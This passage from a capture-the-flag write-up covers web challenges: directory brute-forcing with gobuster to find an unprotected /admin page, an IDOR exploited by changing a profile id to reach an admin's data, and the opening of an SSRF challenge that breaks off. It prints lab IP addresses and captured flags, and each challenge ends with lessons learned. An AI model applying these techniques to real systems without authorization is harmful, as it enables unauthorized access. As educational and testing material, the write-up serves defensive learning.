
/admin (Status: 200) [Size: 542]
/dashboard (Status: 302) [Size: 199] [--> /login]
/login (Status: 200) [Size: 476]
/register (Status: 200) [Size: 450]
Progress: 4746 / 4747 (99.98%)
=====

Finished
=====
```

5. Discovered `/admin` endpoint via bruteforce.

6. Accessed `http://68.183.205.254:34664/admin` directly.

Contents of the page:



🚩 **Flag Captured:** `h4kit{admin_panel_not_restricted_0825a0215d83}`

Lessons Learned

- **Front-end-only access control is insecure.**
Simply hiding admin links from the UI does not protect routes from direct access.
- **Always perform directory brute-forcing.**
Gobuster (or similar tools) can uncover hidden or unlinked routes like `/admin`.
- **Backend route protection is essential.**
Access control logic must be enforced on the server, not just in the client.

✓ DevPortal Ownership Override (200 pts)

Task

CorpDocs is a lightweight internal document management system used by CloudNova Inc. Employees can register, upload files, and view personal dashboards. There's also an /admin panel that was intended to be accessible only to internal staff during development.

The admin interface was deployed behind a simple "role check," but developers forgot to enforce authentication at the route level. Instead, visibility was handled on the frontend through link hiding, assuming no user would guess the admin URL.

You've been invited to assess the system. Investigate whether it's possible to reach privileged content without logging in as an admin.


Category: Web

Tools Used

- Web browser (Chrome)
- Developer Tools / View Page Source


Exploitation Steps

1. Visited the login page `http://68.183.205.254:34684/login`
 - Found standard login form.
 - Discovered a link to the registration page.



2. User Registration
 - Registered at `http://68.183.205.254:34684/register`
 - Username: `attacker`

- Password: `attacker



A screenshot of a web browser window showing the 'Register - DevPortal' page. The address bar indicates the URL is '68.183.205.254:34714/register' and the connection is 'Not secure'. The page features a dark background with a central white box containing the 'Create Account' form. The form has two input fields: the first contains the username 'attacker' and the second contains a masked password '.....'. Below the fields is a large orange 'Register' button. The browser's tab and address bar are visible at the top.

Register - DevPortal

Not secure 68.183.205.254:34714/register

Guest


Create Account

attacker

.....

Register

3. Login and Dashboard Access



A screenshot of a web browser window showing the 'Login - DevPortal' page. The address bar indicates the URL is '68.183.205.254:34714/login' and the connection is 'Not secure'. The page features a dark background with a central white box containing the 'Login' form. The form has two input fields: the first contains the username 'attacker' and the second contains a masked password '.....'. Below the fields is a large orange 'Login' button. At the bottom of the form, there is a link that says 'No account? [Register](#)'. The browser's tab and address bar are visible at the top.

Login - DevPortal

Not secure 68.183.205.254:34714/login

Guest

Login


attacker

.....

Login


No account? [Register](#)

- **Redirected to Dashboard:** `http://68.183.205.254:34684/dashboard`



- Dashboard Links:
 - **Edit Profile:** `/settings?id=3`
 - **View Profile:** `/profile?id=3`


4. Viewed the created profile at `http://68.183.205.254:34684/profile?id=3` .




5. Test for IDOR Vulnerability

Changed profile URL to `id=1` : `http://68.183.205.254:34684/profile?id=1`

Observed Admin Profile:



6. Inspected the page source and discovered the flag in the `<footer>` tag.



🚩 Flag Captured: `h4kit{email_override_success_e2359b737f00}`

Lessons Learned

- IDOR vulnerabilities occur when access control is not enforced server-side.
- Even non-visible HTML elements (e.g., `<small>` inside `<footer>`) may contain sensitive data.
- Parameter tampering remains a common and dangerous flaw in web applications.

✓ PDFVault Internal Peeker (200 pts)

Task

PDFVault is a document submission platform used by legal firms to store signed agreements. Each uploaded document is validated by a background service to ensure it's not malicious. The service fetches metadata from a user-provided URL and confirms it returns a valid PDF.

This architecture was meant to support integrations with external cloud storage. However, during a recent deployment, the dev team exposed the metadata URL endpoint without proper restrictions or filtering.

You've been called in to investigate whether this endpoint can be misused. Can you access internal resources or sensitive data that were assumed unreachable?

Category: Web

Tools Used


- Web browser (Chrome)

Exploitation Steps

1. Visiting the provided instance: `http://68.183.205.254:34689/`

A basic landing page was presented with a link:


"Submit a PDF"



2. Clicked the **"Submit a PDF"** link.

